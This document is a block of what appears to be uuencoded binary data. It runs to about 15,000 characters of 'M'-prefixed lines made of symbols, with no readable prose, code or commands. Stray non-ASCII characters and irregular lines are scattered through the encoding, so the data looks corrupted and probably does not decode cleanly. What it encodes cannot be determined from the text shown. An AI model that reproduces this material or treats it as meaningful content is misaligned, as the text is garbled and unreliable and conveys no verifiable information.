M3Y3(TZ6%\X5I:KC0'<P6ZGJ">^[:8LN&R!!Y2W6CIM(P.GY&FU%T3/KJ]RA6Ð M,OQ TI+A:]?B3"'XKV]8YX5L%(@BSH<&**:;ZL)@9;8L:BL'F7^34GB53S<Đ MI?'"I[V'M1N`AA9+0%5A.>[!S N UE8'`4%:EJSI(L,(1C?3G0/<V3T7"[/*Đ M[.1\5@<E\$JBJWW2`O\$W:#2N\$BO^Z"[C[<:Q7`;0:,BVIMS)AW^5&=)>)JC:`Ð M:UDER&-]=(#7CJ.-_D95(M(V0#8"Z([9""O`.3XF9SB'(5Q>BT4(4X_.+KĐ M9JFFB>`_JQ)Y"JI.3D0PAY/J9XZ\E\"Y!VG'CJ')T:2"@^R9XL\$ZX/\$M*9X(Đ M1%]%\KY0E`JN^KG3':UJ;KUPNN,<\5&G`CYES:IW&QZE3KM,!TXF\$3X)\$\-PĐ M!F39=;=2`<\$)CAP=_3\SW2"L@O./U[*V;/VRO2<]_TO)OO-/SH/YP\$WU@,SĐ $\label{eq:md.s.sl3ZZ} $$ $$ MD.$.>L3ZZ] = @@<^0>E(_M?M6)+>^4$$!>I@"V>/A!;^F?*-!O$P-(QLUY.@$ND) $$ $$ $$ MD.$.>L3ZZ] $$$ MT/'E&,\$L1U[J2_!59;V.+1XP80W2\$84:(7V*Z:W&(O@"@+E5S16QW3<<\E9OÐ MSX%W:FZO_>HG<\$>>;>,!PZOX8FL]NY)NWTSJ.5T?>&R2T>9(P<C('=D."_U#Đ MONR701#, #LB*S; 'DO\$=F_)=>@A]4R<\`'S"\%F!-<RBSRY3^ZF7K\$\`HFXN\'/?D $M"+BIO_4F"$)N*7Q3^!0Q4JK!+,K+N][!R051;YK)Y=FUP\"FW*&=@';`70Ð$ $\texttt{MS.@$\#T^Q_+I:(\D6@C5L)B!N[!ERZ,[UP:U,\$R0RQ//7T6-)E\&H;6Y8W'S8RD) }$ M5!CKNTWP@>HY3G?LTV;#^;`VT,A`\$G5UFY"LKO *@=!0A,,D+#-QH\$)E "S8Đ $\label{eq:mean_mean_substitution} $$ ME^+\$FF2<(Q6)L?IPE\#0@CIT\$OJE12L\UD-W]Q.:M=I='3,\U\IH\$OM\$16'EMD $$$ M4-4CJ]!:78M[="\+\$@R2=<7.=>XO; $I0X_B$ <C) $4`KJND+11-FU/Q;XB5^#R\MD$ MYDP`+[9W5#VT6X<.RZ?<`_(;&`"Z]AT5[#X*Y:&:I,U*X`=YH9D-S1*SF&9)D M9GC;GU5_D>SL_4>S%H4:Z-@K6)1\$I-WZ+1WQ'H<B(E[TRG)@8Q+QE?CX!+,)D M4>REZG\2S+-8]BR;I?+X(R3^ZRE^3DY3"1?-A+&_/]909CU4+CVZ:P33*L45Đ MOO"=GA+[(4\J)LMM9[.%=NXUA+(^JNN)2Q%"P8QF^BNOBW:W:8K-+63"[=93Đ

MR^R7:K3HZGQXVK.%8H&NE1MWP;8F]Z`WF/AK%)9&T,9O/VN&C1Z@%MY97D\$9Đ MTPF(V1:\$5-D/5&4MT0G:/1M#>/.D=.RB%S.?9@+,1(?RZ\M@0SO9HC]1S<;.D MQ[>T%%;VBSLC290F1\R"T_&&-&%<TN5\S@[A,WEUS([4RSLBK"';J;LBPL20Đ M9F@GM@*J!!:=\O-;D7;@V%0OD^2/)Z,AEJKW@H;3H%QKAX9>Z"!7('CT1+39Đ MC0=GB,T(5JX]AI2]I5<?\T'?)<0"_JI,(<LRR9Y5;RM[(%@T!5,\['G,19@,Đ M*&`==586DT;2H^D8`2VYT!W*O"[:J;,,]5D\$%/ND?SV"Y66NK5J,U]Y-E?)*Đ M'J!8E5,Z9LN,3F)N+Y]Z^#9NZ+SYO>2O\)"-&S05SVPMI!Y1]4*V;QDN!085Đ MYQMI+/F<0`09.K.UBX69LKV&31**QQ3N#";Z.&!'ZR5:G=!=L"BUNJI]6`/`Đ M3TWT[4W*"*BL7\$TV25F]K3![?1VT8I+UEE8]S&O2\FB,/YEIU/ZFOZ94WV3=Đ MVRN5%I>B&K8W\$#7)-U)!>X;7X!;*K.(`UW3[&\^/7UZFXI"6'RL[_HJNR-E6Đ MM.&U^+"<*<JK(@RT<6D_=&B/\$Y6V7[WGV&T%8]%%2(VFJ8S%53G7ZOFI^UA]D MZUZZ&PKPJ+MM5@?S`8@C>`FK!O)9%FS#R`:#O<9TQ:PXC)WW_9&.;`/XK3'Ð M*EIR]51EREY&H4K?6XP;CD6JOUC'^TJ6,MKT4>#^8WZ5X[L]U68^MD(I%8\OĐ M2WWWYS(24*'N^\F0S0XGCR70Q']T!6US: `'Y\$;F3"XVF6ZUJ5KS<DF,>4*,)D M>Z'LI!4/@&[<!BX78H2J3HR6HY>PRJ\$+D-Z\IR:7<:H.HB8-30%&,6;2':U%D M:%&Y)2VO,.5Q>'F.HVYN=(HX9(0O^NDZ;<1!)#I41:!2ZFZH<\$(QW"V_Y_#FD MD'39T,, $UUX3EGH1M[6>/0I=TI$L7(9`':Z4#+V+"@,X[7+$LC]VRO(-/[-6^Đ)$ MY@\EI,_QX?/'F`8?C!.&V.3>(`;-E@EEN!07D)PM8!&L5D2CT5>`'9!]5RC>Đ M6>@Y=39&J@=_2"MP-`\:,BYPJY,&XE)!X`PO0?(LZDSKJA"PZ"89U_'8(\$4UĐ MW\:8ES87!:]!II3PHW8LE0K<N701DIO[4:L"'V`N16%?M![F[!JMRZU5)1%5Đ M0F144<@ZV(!Q'HN7H`_?A@9DFJ<]W`)XK'E7KK,@1B>3G_LLGL'<*UZ9TUORĐ M1EB(+GC:X7T4A6A_1LXM7(&^K78^*65,Y:?KIEII-`5(6[#U0F_AKJ]SL`YJĐ $MN7W0=5J[[?-"R<B@M)P59!+G.:+.F@,CT/O80F@(,U6W^;Q5]X57!\<!8JLTD$ MHD6A[C.4Y_=\IOW:6)DK>._SAX'0]O9/!4_>-[(:83>ASKU[`<9S]_'1(7:OĐ M#303#,4BD4Z<.LB"\$L!\$V1K(BC1_+J^)+&?X`.\3(NJ<J8W?:XBB\;DJ1N0%Đ M-JXL6[CD_GAPD3\S%'2Z9U_*<J[B%BS*I!&TUXH1CM#RH*+39L)@^O?P\[RAÐ M'BOZA; %YJ#P=]2UGY%1.O:B\B7(/+5V5&.C\$#/OD@?K5I^*MU5D\$+`TOV7\$'D MW?Q%`U?2'[3&U3CGGAER2&*Y_\$19N;P1:DY[;+O&_YMX7E+ZG%=1&"[\$QD0CĐ MU?GX<8G:`U]K"^WRJV08EF-X,U`[M21\.2Z*>V4XH:30IZRMK>^)UH).PGTRÐ M"/C9)U:E@4UTE8FM%RA<[%3`C\$BOT:;'8JWJ\V;;+I-82HRWI#DW["`@J+0%Đ M8WP`'))0NU:`<K2>4AY[6X(NSE8@#]FP'4VP><^\.V8\M5#KA=*^&Z<F4QEFD M*UJP=B3XCA<5]MK!\VF/1\RP,[5BUVL.R2I6IIWR+W>F.C*"D(^8WAJUIT+\$Đ $MQS=@)Z:#7SZQ67U<DIPE'N&C&S:M5!6[-R'E<^;*[*D9WVC#E260!#V"(":Ð)]$ MR>P!R6!!UJGM,2]6T39N@`GNV/]1<2E)I8&+%4\$K%:4NN.`&62UZSX7^`-]5D $\texttt{M)\&V8;5==6;\&.B3OL?Y:Q>P08R=P47P"NN+Y0`F-.S`>[.$T>U(-;A1"U\Q)QD] }$ MW?"4J41+&4].O)&+.NREL[2AZ998.MFU6RKGPFW6B=H()CPD/&D(Z\3!H9SPĐ MCCR-B%B?A!FWF.)\VE<`DN*6DYZ5T@22-K1%5H;YEWR;K277<W[_1HISC;=`D MZJ?X_Q6!?G4.>4C4?:;;#56EJWX*9:NMSD-\RXG_"&AOS\X%GLQ?P2PJ#PZ6Đ M?1FAGH/[/*Y>L5@KU.::JOLL:)^VP/\&4Y)1"/3)>9*HDPH[L%].J*V'VX>&Đ M<-0(<@M8"!SHS^EWVKKTQKQ=FY<6=-WFA_\$]T79K<WVF,F-J.[57#I!VV%[1D M 0F>D59C^MY"F!>*6:E]<E+>870KX]>]"Y4WQY#DX,N&"%0<DNC]VC>:"HLPĐ M!\CS-"\$&V)%\^_<C*%1/#FC#Q9"3\$R#.V+_#9^MWWE_6B\$DGL3Y0S!D1C^AYD M&3K,-M@CN)"(X>&L9/BLN],JA@<K-M&&D:J:^7\$;560+72T?G^H;*Y?`%AFFÐ M(B6S8[S+K"N\$\U*VM&&W]O,E;6NWOE/DCY).OF#CSH;KLE]F#T[XDDNB`UJJĐ MOM8/JIS.[4CHX^\$EUI2("(_NO\$KACEO.X!AE-0+:>@(=Q+TZ"XL]Z%R??:\.Đ $\texttt{M+>_+"O/_X+_8G*;C@`<3SP*XTO`_L4/2\8Y6(>$+8`C$$$BE'1F[_<9OP;WND]}$ M8_UX%\$17EF)06-!]X5[#?+G2L=1I2LTVM16CBA3W[H-W\'D>NJ%L4<DR'\F-D M_:B-?O\$IG3%,?<38(T))JI3'TNH527Z(VA8I=;^N#ZR[[<-#*JJHVJIM:TZSĐ MOO+=>Z\$^XY5#VE9(\$]MNOW7ZX:!D29J'>^O7[K\$QCT9S]`A\$!I"OR.A<4R"\D MI16D0=:MA:-`^+Q8?9))90M1PCK"6E?I*8=ORY7ZU!@*3BR1),NU,0"C9@]>Đ ML60/2*OXPF=5CN420:UG,STK+/.?1HT^),P&T7`HKHFDEO(2MH(D57Q@*@F9Đ M6UH-7+M,D*_?=[Z-OI]Q[EEYBMRP\$0E]HBC.`SR6]IUZ)_U%;&@0#9L78YJ#Đ MM+"ML EG:@ <W2W4L<J0]W>#J:6U7WEC.6TLU%*.,5BW?NXN525C\28+FZ:3Đ MQP['=[^-I"%&N7(?D'\3BJV&R`CH3G\B?*_]-(KHN]RNRLMWD^^U_6`M`5%JÐ M<BX#*58ZWY]]4R54@AW`2I!C'=\$1.05LO>H._'.UP3^[/YFOEHPZQB^?CHORĐ M#5Q:.M"9(5UGHW#W*1M-&T3L29000]QBCCAO-D(7"-\$6UV[U3QF"L5]H\&?XĐ M#S"&^=9]4SG,?*-3,_09ZR7@U;3E_1UJUU(5FYYGX2S`@WI7<%7=Z#0(7:IHD M\$C6:]'W?\-2A/10._3;=DDHNF@7LTG+ES>Q-[ZD0F6B:"...M80S;W!].`8/Đ MBZ%&ETGFI; `:9810BU?*\0Q\$^:+W@>ON9H1)%U.&.MP!!\1#V>`5_6=YQ6;JD M]7W#=S<'"9XG\`'[NWL=15#")Y.!`9F'0O45HS<[LX_CQ(2:88Q#^LCD4:<JĐ M'XRGW.'BM?J<FK'SVIP8`WW1E[!.AHH4XIJU=V0].]_;-M5>NJEA1W\$5\LA9D

M4_-L=XL5PI[T5,54E\$0=/\$+6:M4EP<M#:1N<2H`+_N4;<30ILZTXL2IIJ"O/Đ MJB2LT1VJKK"69QSMTQ0M`U2`SA?0WO=JAJFQ!R6HJ;G\RIKZF.XE5]6Q`I>UÐ M3@.;[N`!ZJH3UJFO%K6E_!\$'?N9:6ZDND[,+'JMC"1^RJ=V[?C[<#;_M+;AIĐ MS.O%RO1X[=(A2IA60.)Q%CFN\$.ZW2P*=CIV\$>>\$>V]\$VWQ*O7JZ"HPF5P9.YĐ MX6RFD0>\$KHZP'=2R:-R6#KFZZ] 13S&=)\S:H'PG#YZJ?(R\\>,L@P]C96<GD MUT\$X)857;9NLD"-,].TT7A)P!)0L6P\$*-W'AA3"K=L4DPR[1K-VZ<FEP]W4\$Đ M[]>F[*2P!\$?%%:^W2O'E^4/;?"V^*U7"L5N""V FZ1 %EY #?Z")00(722P/Đ M[I*Z*_E:)4TL(W0M2G4];('GTMVF>>C.&N,QE,-MQQ0_GOF^%9Z2S/RJY.)5D M/'%U4Z7GHJW5XNOK'[%R1U7R!<!OQ3?\$8<.MII3\$5V[[\$Y@32P[\AVZ*>^W^Đ $M=6;*:_8OC2/&O>2RE`\)J3#</4K9F;9'D1J0N"-)`L<"*T.JB$YNAG`+!.0%D$ M6=[M@W"CBB&ME\9.,R]ZMZY:[\$"4+6V]RGQ";/4RG*\$F)2E3F"V\$L=RRS61&Đ MRTNT(-QE770-8#?U+Z('?HV9,N+H.Q.1#>=S.":A_.HU&!ZXY.5,YV#I@5R-Đ M0@(7^U(JT8-B)KBGDP_7`#Q079V:BRMD_=Y8L+^;H75\;PPW9+"BDL#SWI>\$Đ M;7\$+ZA7;[INV8-TQE78BN'."M_5HR;(T?`OA8[;K0Z;]ZXPIY]B<T;3T[*B:Đ M.S6#7Q0]*1YQ-)WMPX1R-(NEW@'N*GUP(_H`YC(YI`D59'.\$[L-,S+:%EG=4Đ MGE4\)1TE.+]-9+A\N'W\$LO\$G!*"O*@/6\$*.LB/*FB=W9G>G1W#ZO5;\$JOYR1Đ MU#3M;A;Z&<070016.GY]XZ^SO*^%0_#=PA[9^/'TC[*K>"H8W!BZK9IAB%ROĐ M4M.1?`<E91`\-G'&3V-I%1,:>\$]\$_%4P19[FHM[%=-XAK)/Y=J</LZFE&>7+D MVV6IB6O/,1P-DVO>`,[EX&A27K\$Q+V>=T\$UXY`?EUZ1\K]4)%(`Y=6JAI3)CĐ MNXJ5PH'ED)WV:+\$0<@'5')9`(`_<5+)0<1?W[5M=*YO5[M:;YP))RK1T*O5#Đ M;*X#+ZR*Y3K)_VDQ'U!8"^%'F?P\S*VS6X+A9#=/W%&4*\L.=P>\>:/L]1-"Đ MTB'H&]71/*WC]5(V:FC[4"L0"16.32=S\$1U!'<=L"0\1E;E!'%AFA0ELCM1#Đ M69,<;+QU5;JUQ&VQY!;O_D\$O0\$F*2)2Z'N4B;2*\$V'!#&E#N34A<](<]]72DĐ M`\$YRH)3V0/JCQA&QZX5S\M@:5Z:BI%:4VRR)&J?5XG!\$YSN_;&7G`O<0*?X8D $MPG\FJ0Z?EV%IMC]:/7\PAO]JJ(-4ZF:#]KPZ,*-#-8:^[%+=ON\MO!A7RZ_ZD)$ $\label{eq:mmdx+#yd^.!"Q4&>@^U34^B)M+?'<K!G6>9?'@B8\$7]U<_@=Z\&.?/@?N6NN?HD$ MNS\$J)##G))0@EOX^"'\$^QU;H[;VES[L;6@T.?04P"^.P+6%7;H8'J`43QOR%Đ MA5A+[_)SF,HF>D=460&Q8;,;T]*=XA388PM#0BK3+@8\J<;B)/H_I[;M=%PCD M],M]7IX>]]JA]H>6)VQ8>PIE(ZRASL&`A#JZJ2/](*LJG;-S\`;`\>.,\$(RPÐ MH*?RFJV/U5(>?#N]67U,@2Q8@B:-(EJ+YFT&2ZH84Y49K#S?+!P^!7PO8K(WD M,&53"*_=,RQ*.OVEV:#-;IJ`&_^+X&YZOC`OY/RN9FA[P[GHGV*PX?E\E+E0Đ M#)4*CCM?H8@;<OATD`\$-"%Z4R#3Z;68"JL[G.NCUR#K\MZ![^WQ^#>Q&ICLVĐ MAY4"("39\$V'B'"M(KWTBF.CH?*I\`GL?<R"7S[M[&Y\$,]Y:N8%4`?KLJ_J>BĐ MG75.']AB)>23F<.(:>,"8*S##'9S;><LRK*S@*]BVH4LE]RT[D@S=VW9-FK"Đ M#2E+\9^>`;!HJ_5AD`KQG4.7U'.TK,"'J%//J>3PZG3RW24Y7403TX_7L;0=Đ M?TKO5VXSLS'+O<JP%\<;NTPA"*P5X8I[\$2RY+Y>@Z0C\^HS!/@NB]!VQ20Z?Đ M*3_0KGF`%_7G2N=5TC[X[]332>E9U^UVX^O:]P2Y[">0>@-)Y""I"@-RI<\$LD $M9<4\#DDQ4-5JZ"5,`GYJ@IX[=!;_ZO53XW[UW[DC+L/CKI=,$4_T&4(30A]:D]]$ M#1/?A94DE"^`V-C>?K/JR+S)U*6J8,>EI@^?=2VH3?\SPZ5QYVRG\$5M*9VW4D MPF@_30\$@*;!8MMM(,"2VK0Q#NO6W1^!_UY\F@F27S):B,;:BH^].41LJ9K!<D M.L[I]R@1P\R3"%[<1%*-?XU.X,93HXCP%E5<@4MW/NP&?W:<A75:=PY-L@YUÐ M9'- 7^9IBAMH<;#WT/:MA1^#3F.."@T^#6I9M?UK\H<0+@<A8,!]U\$S&F*W1Đ MT<%5HLQ^,Q8U,2!FRY0`G.J]S[&VW[8RQ/8FB5=0BA\$];WA\$*\A-\IG(5Z;Đ $\label{eq:maccond} \texttt{M@-I+W?_I]\&O?/7-U-HP!4M\$L_O\$OE6N(_HI9??7'H8B@\$2'A\#/RG)EC425XED }$ $\texttt{M(STLA;O3L':(0_LU]0+<K=TOWH\#N=YL/M_"BLIYD[);LNK?_N.Q.@VVA1Z1ID}$ MB/CQ0,A^9?V396=Z2K*\-0_TI%-A"(BWJNG36:*C`0_=!AQ8#4A+:PB(#=>!Đ M"YZNS6"V("OG+C&KVRL,16!LS-8QM">9*_&D(M,=<F4PS\$A'>J9E55-WK!4IĐ M(9*"QD9@^IOQBVOG/6/W>^Y-C>IYP336WI#C]!WD9*5F7"7F3CZ_QI=0*1%'D MZC(X_@J\$*?:6/A[?^L,8QNR=A2/)9MWU9\8V(26Q9L\L!)NI!J!R,G3WPUP?Đ M+QQH7N\$9U0<`B_<<;3UX*D/,Q&ZJ0GQ8"4LAS!`2D(7-9Z"^74R'"GE6Q#*0Đ M)+)E-'U!#:(ZUV*IS+LN%K\$GJ1Z\$2MWGZ6%E,\$3?+6[:/TL<SQVK!T:#]<[`Ð MQ#LC(K#9:2^IDIVV,]_\U0-!-^L5)6H+)'T,?H#1'>;D*4%N4*BDX9CDK"T%D M^WN^@TG3W<C=:H=8:4L3M/9'8)A/_[.<^AQR/&WFLZVFK4DA9@>KMILQ2T:KD MNW)/''^TB]].SAR73A!O*+XJS"4P&ZBV2]W-A-V4B.S:C3FXTWIGLE:)%Q,5Đ $M"CO1LQ\&\&UNQ[R\&-CG]T;F53I29>M_$(D:J4V-B:V424^>L,=.*+KV]F*_N'.Ð$ ML1B>WY*25Y,/#K"+(Z-*:(_?.R[?MXWFW]T#E/E8=SF=V<<56E2.?"!3,_CÐ M&88]7'=8=T#0NP9D!*X>?;!XJ^#;"LDW+1AXR7U@&QU`6W/OU-K3M[T0_NH=Đ MZ?#W31U[FW#S1(54B6G4SS1%IH]'*@S1=D,_0X"Y6]N3:)CEZMLM\$4Q4>%6]D M!FL.1S"4'9<U=>=J[_;L7:04E18^3!+3@*N<=@_:2G!/J?0R9B515QHJJBS]D MZXZRGN]6SQ32/8\$`8]^F^<`8VE)XB'&H*J=!7UL?FRRMP=B]Z\$0:6HT84,.1Đ

M.L06"YA#53Y(Z&B+WH<%/+F2>V=*0+,G'&7:/,%<\IZIBE''J)M(L#[2WN9QĐ MNQH'B7)/1JT)\$#IW\$N6MI>+/K9PRH!ZR(>HC(-5Y*&,[QGU<ZM)5W`9IB@%NÐ M":AZE9''GPLMV.%]I*E=L)?8:7C8N+QQFYK5%@S<[8_96%1_C8WPA;%7F.V*D M=Q0B?21A`#ZEA<#"%X:4KPQ<LF91BZ0Z#>7C[>4QR1VB,0<Y"VJ9B!%2G_/MĐ MK8;S@)ER*WP.CV%@O@,\9WU]QZXPKALTUG(O;NHM>9/,2F.9N>+Y//J*:?%@Đ MJ:ANEUGW6?#FNB.CS8A-IS()Z1"3C>6[^=%"+U8=U`(HW#=V^=F:>-TN8NZ5Đ MYP7UW45-)A]?G2YZGHNUH0;&^ZT-T`\KK.O=A:6.FD%#N!K4-K))+LW5Z"P<Đ $M[<, AR;A@_<'.WB*>_=:+\2T8Q1A'N(#4TE)(#]-7W@8W"P#M;'@%M30;RY4Đ]$ MX7>.)!"HW3((C>JF]0!T6A^ZFB>//1QA6]+;`MH%1SWM0PFTJ.]Z1NV90%35Đ M1"&'G.Y&L6%Q1XAXW)@#_'JB`*.[C6S,<.:`0_7JZ0W:<5HOE%T5,U"LVV@8Đ MA`*B"M>HD:XYWZ0SPQ1.R]XW/Z++<99]-U^9B3]H(N"IS"W`G^^#NE'FZ#NXĐ $M_'2).D;U;6DS$SD+8$\)"C130-K#ZPMOV3?\P=WP6@<EJ2B7N/KL0*^E#W,)Ð$ M8'3#K\$/(!(C)H/LVT(0SN6<LBC)^MCW#PEO&X,R3DP44/&#VOU"@UL4;2Q']D M,J&:U]K"ZT#BV3IT%9"EO%;>LZ`[*8/N>\<R>V9EK^W@7K-6P,'MNQDCIV^7Đ M5[!G[U!Z%5^6N>@N05!2O_;#LAOB6<TWJE>%SOS;:OGI4\G_5)S>GRNRYK`2Đ MO_8TU!#EDU]%.5^3"&9]^[!5./(^\5!CR[U9;C"OBDL';1"5'=_=@Y6/']^\$Đ M5DHO?RQF'](`!]N\%'='O:^LIW95G9OUU(:^XA>D>V%6QZS=F=\$<N1R-]G@*D MT7, VSCX8#"M.*`ZP5<S(4/!55N>MX:X?;L&&_3/74)WR+%.1('Y/?6,Y,.D2Đ $MGF':Y44Q/^Q.*I>)F\#KD$S:Q/V&B)8+):9=(B#;0A]*3I:=8B*^CUHH*:/1D$ ML0&J0!&@S\Q\\$058;./>".;\$0;00'%J<(%3E_)JV'\XBTE\$2)DDK"7QKD,]\$Đ MV5>VVNM[>Y?N'VRFIH:,86"L,7-E3>*MQ16&WIE`!,EE8/OKV1ZTT;H0"S-<Đ MWK]ZQ8%L5N;G95Q\$PT*^YYX?TD[9:LFK.RO]^%G;,.4H;`=6'\Z?K_Q=L^8QĐ MT^\A?JHR=M\UJZD#H\$::P65Y!NC(+33/1EJ@@/W;-\$N%S-@>\$2\D/6CI<WLQĐ M-[@D9BW=W5SO\M?MF@V/Y#0])+G-LG*I5*0VY-*G3TYMHKF0[(HC=->U4-]_Đ $M((7WI<]1N%ZWYP+;L-\^!+7H],82#2>(^^@PZY9H5H?8D\B+&&"UW@X4H!D#D$ $M?B; #5<UO0+-&;>8V*<1Y1&T&]X3F!@@6=7V`4CT6CK)U+40#V(\(*U1VN<27D)$ MA&5W5C:ML;%;7BU%P!*ZJ5\AV7M@VM(5);5/_\55V]:AI)7WUA#-+.25%7/4D MG\$\CH^C;6R1&DG,5@;Z0=&>Q![)=.\$K`)]P/Z.`E6N(`.U3;]\$X?2P_6PPH%Đ M@,I%'V6W5V8A\$\S;/-<=S%9I/O,`F1[^FC<8<\$(P3-#L^:T\$MN%`"RJZMOA-Đ M6DW3HH^/=PQ\<FWBF5\$7PS+5VD!;FU6&"C^WA:W+DH\$5-Y-^X'[*GI./PWNAĐ M5NN,5GW!H\$EK_%^LVLL!;`^8*YG+EK1TP\[Q44*C<?`K?<K:>MJ65\1;KYQLĐ MQ9-TYK=\X,Y*\$;%?D?@."T']"-WUMGXRR=EJ8^N`U?71_(6M30N3B29@\$4CFD $\texttt{M=?P`O*\backslash 3C-1`'O$X5V\$@!Y^!)B(:]^?+=B_-E\$9S>\&J\$B]E_!\$NL\$: @S:X\&D $$$ MIF+2MD!L&]L(D]WAB#?TORV"EKET'L:,-B6[CV[?XQWZ6(C9X0UQR-]"S;%:D M@D01/2PU`IUKF5+O_A\$_/Z`PI8Q`OWY9W:AEHT*=6I_5I>W)\;/D?OE/WC94Đ $\texttt{M.3B7} < \texttt{K>L;6"'PS:^3&+?J]} - \texttt{8RVRCU]F} < \texttt{F+)} \\ \# @X) \\ \texttt{]R8NS,B[,X(\#SB9\#:K:WFD)]}$ MC`%JP7)]%ZY=>-3D0!5+[,)J3+=D7IB@V<M8@RZ/SR-\.]XVHHR_YWMII(U<Đ $M(6;^{1}:E_{+99})M_{V!L_{-}}A><N^{1}<7Y=>+@LS(M$%\8+!@$LPCO&$N(V@+Q/D)$ M=_X:FP8.2=NL\$0'A?U%/HN<\J+\$?]%U9634(M:3.)H\$4UG.`O/-'MZ6)KU%)Đ $\label{eq:mhs} $$MH$'(J)KR8[$8F,J.-V?O"\8D8V\#D2H0$)\!<-?R*P)_@=?C2N4QW]IP9<[NDD]$$ M\$0NY71"!V)C__5BA_03/A.#1(YV18=+W.8\$[,ML]350E^O;4^Z3:2H[^)'VD MXOT)SRDNDA%%RTL9\%9F'MROOG;6UYDOU<&S.Y3"\$3\$[\$?53E\3+1'D")*[3Đ M5+C^BU]FA?<,C]]J!I99\$R.P4X)2K!G?*A+]&CA;W=H`GW/`&+`AI8'<SC3CĐ M7S.?!.D*Q_PEF.&^D^'#+>:!?PSD,ZV@;!/5:K)-6KK'2DSEIRE[;\C>YOJ0Đ MH@K0M1)ND+#//PPI+[R^FTF19?SVDL5K"Q)&Q?37[_=>W;[^KREX"=W^F@\$CĐ $M4=]V2[H^1=9L,U+\&_-".5@+MV<K7`)U:KS1[8=/AXSO]I+1^UF/V?'*##X-TD$ M3?Y].4*X\$!H6W.TMXCO_U<_9@+V9L@@^,MK>/VP]TZL\$"5_]F6]!9VRX6M\$)D M)RFR\"<]0B[SO/#]Q&SP3_CK]UBORU1___,8.2R\+[C?,X=T/Q55A,^<35<'&Đ M*@IE3EJV6Q;B'G1P2>;Q+"LZ) \ 3&N,V'\$OO-&?A>9<"\ WUF>-7*:=O-WCG\ .\D MR(H)U%T67RL6E1G)"D/?=7&>R)^3\PDIY+80K(;LQ%)D(7X&CPDX2+H'#6=\D $MHYES]@JQ,;_21_-WW+-;XGE-=D*!>$76U)@@*VFZ*X2E[$_M+>>V/T%F$.WRD$ MOUW>V5/GN@R>UFNRV/^!(]N<D^!033J'*<1V\$H6.GV/%\$LA&L:0 GJV-*PYLĐ M/G^ %8F:N%>SPU*0)`]Y<'S?9CMWXI!^">!G7)8.^+/2!LY;)?4*\$I>RT=\$.Đ MF109ED<#.\7UM>'GWFS\$#BJL)J5R!9"8F#T?8M2G&/UB 3+I\)]\$[Y57\$<2Đ M7=JD+(T^&L6Z"10XX+PIQX\XBB^ZGJNP 7E;@/`#09.0--\$)XLA.8?^8C DĐ M*#4A=1D[DMF*\`6&-;1^SNY#"]Y#R5ZGRA\J#LPW2ZI@%F^JEJ1UD:_;5#5D $M,U]"8-O>ZO(EMGS+/_:RO1QDJ5N0^J>6[N,`[J$"V.4*!Z6:5*6Q[N$Y[H/LD]])$ M#'@`^+9`NVKTLZA;ODZ\//0?C\LM6X(6W_]%H=>H^:O)",C:ON,A>Y7OZCY&Đ MN%W&>((Y!*@]W\$&YL`9S3Z%1_EI_T\Y>V#D\KW-BNWR9%Y@@Z#AS%K+J<]@<Đ MU0\$F\LMW[FFP6DE&1UC+.33LFQ+&__EO_;>??\ZP=SL\M*KA&CA;N67R,N;;D

 $M)O79=R=P/N-+V$1423A\#!N@KH0B^[-J_7-$BC)4Z//ZN"L6:NU^1W-JYV5D$ M9<V/?_-P86K,+\$SNTL\7UWUZJT*HKTY\"5%<WXIT#CZ9ZEMN.QT'\W)(BXV:Đ $MG/I@K >= 2 - F - *UQ$: M2V2/W]8['\`NWH/$V3>N&73D&CV'/$94QCCNO$*Y=V;D$ ME*M]-SCZYM) `QZIB1:CYKT&*Q[<7WGZ)BVD(*IL(8LO\.Z7SK8R2%*/S3'W-Đ M\[7ZFA?M[`Q<J2[T09EF#LGOF^5G?_2R<YP<2K\8>NV*M^6;ZF\M;60E4Z:2D M10_TP7V2%[%AT=XTV,AX9_2Y[V8)O-'FP[CIRN'VU\:SW8C_4;[FN:!"T=Đ M, ETF<F%B8193OT>(9XOGG,+WH71]T??/G9VY5KF8+?K]:ZN%]':QNL##*[-^Đ $M\#<_;V9FD<-R-42-K1TVLW@SBKDK(YDIK@ERWB\#X'[9MY8L17M16'N+()J\KDERWBWBWWWW.17M16'N+()J\KDERWBWWW.17M16'N+()J\KDERWBWWW.17M16'N+()J\KDERWBW.17M16'N+()J\KDERWBWW.17M16'N+()J\KDERWBW.17M16'N+()J\KDW.1$ M)3SC1^+I3_.[Z[B;O-O__`XVQNM/';9%W9]&O[&6,L=["%4!2&*5.`L?\$UB\$Đ $\label{eq:mass_substitute} $$M^=!IM<^0N[>*^:4S/$D9>U6[+ET?:NB&\(YA6H$<(SVJ;A]),>)*W'@F@;'^D$$$ M/5MS7L5T3A@6K+8@I>_B=WJST&7J`!U7H(9MO.NU<LST;?MXZI1S_Q-U_6S,Đ M=0._Q=\^H^;A-'JS)&_#>XYKB"TX=>KH8URE;7?!^&??V\$';^HTGV5\$1=QN4Đ M); V_:P'(V,]WNU)+&F7XVD`:*BXRT!,IO\2A%G4*6DH?I)YS>RES,CP]442KĐ M^QL>540\:L7U^R\$61MW0[#/D[A^5NN&QFX=15E*5^E1,[?T9>\$19DB1.+-X7Đ MRL2'V]?QF4\$=@*AVTD)KLC\I^((2;YX:==>17PLJ8P4/9\D7F!V)FU3?`@.CĐ ML>BM%M`:]WMGICC8R=Q!<(,S&+5E`Y7[.[77E^"35/B/Q8D?'B/"#0-UW[V\$Đ M'MR^3?(V-<+[E<8P*05C%YW?D,T351ENVQ80@L>@NS#=L,N+.3*ZU1FJA\$WTĐ M7%V^H5J:P+JQ0"Z-W9LK3B4<!TDJG&B?!V;)=_<:-+5*'O:4\U2."20_U&JĐ M+/N?L_83?, I7&,9W>EXD>E) "?<@R6R.LK/33>U>XOOF+L&_^V9O=TW.DJTXQĐ M/[,(W"-]^\$,QL^MAVJY5XJLKJCL_BZT3Y+4NR_27"YX4C.!_C)_K*T,^E8CEĐ M4VZ13>V@=TOR[J]<%TIV>-@UPW'MY>99)DX"(EM+NT?\AN!:X[LW`X2>1=QKĐ M@\$\OTMW(+O_^P#))7JWXJ,I<W3ON)#XV_B\L/%3DIG:Y]/UO>!\IJ"Y4Z09D M_O\$AD<:J_9D-G<Y0DRZY8/WHHS8`THNE@+%\;E",@^1AY,K`9Q,LNF12J&SZÐ M"LV?K<<?</=T,OQSAES%Z+:#W'Y[BV5V:\=I?8.ZU*>M/\$VV6D;S'JL[WVI<Đ M5ZF,;WP\\$E"6V:HCAL&E523=/]YJC3RGLO%.D`UUO%6?[LA6YXQ-WPNR=HVPĐ $\label{eq:mb} \texttt{MB} [=1[+MO"Z^{\wedge}]]5']J77:, F7V, 